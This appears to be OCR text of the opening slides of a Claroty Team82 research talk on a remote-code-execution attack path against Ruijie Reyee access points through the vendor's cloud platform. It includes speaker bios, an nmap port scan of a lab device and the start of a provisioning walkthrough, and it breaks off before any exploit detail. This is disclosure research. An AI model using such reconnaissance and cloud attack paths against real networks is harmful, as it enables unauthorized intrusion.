CLAROTY

TEAM82

The Insecure IoT Cloud Strikes Again: RCE on all Ruijie Cloud-Connected Devices


Noam Moshe, Tomer Goldschmidt

Claroty Research, Claroty Team82


$whoami

Noam Moshe
Vulnerability researcher - mostly breaking IoT clouds. Master of Pwn @ Pwn2Own ICS 2023.


Tomer Goldschmidt
Vulnerability researcher - Specialize in embedded research



I ❤️ good WIFI names




Can we hack it?




But how??

But how??
Using the cloud!

We hacked the AP!



Not only that...



We can hack ALL devices (40,000+)!

Today we'll show you how

Ruijie Networks

- **Network device manufacturer**
  - Routers, Access Points, NMS …
- **Used around the world**
  - Consumer, Enterprise, Gov.

Ruijie Reyee OS Lineup

Ruijie Reyee OS Lineup

- Provides WiFi access
- Cloud-enabled
- Support mesh configurations


The Usual Attack Surface

- Web
- SSH
- SNMP
- More?

```
➜  ~ sudo nmap -sS -F 192.168.10.3
Starting Nmap 7.94 ( https://nmap.org ) at 2024-12-04 15:24 IST
Nmap scan report for 192.168.10.3
Host is up (0.0014s latency).
Not shown: 96 closed tcp ports (reset)
PORT    STATE SERVICE
23/tcp  open  telnet
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 10:82:3D:DB:83:65 (Ruijie Networks)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
➜  ~
```

However,
we want more...



Attacker
Internet
(WWW)
Router
(NAT/FW)
Ruijie AP

Oh well...


Let's use the cloud instead

Ruijie Reyee Cloud Platform

- **Manage** facility networks
- Remote device **configuration**
- Network **monitoring**



Ruijie Reye Cloud Platform



Device Provisioning


Initial Connection

Initial Connection


Checking
G1RP16FF42190
...

Ruijie


Initial Connection



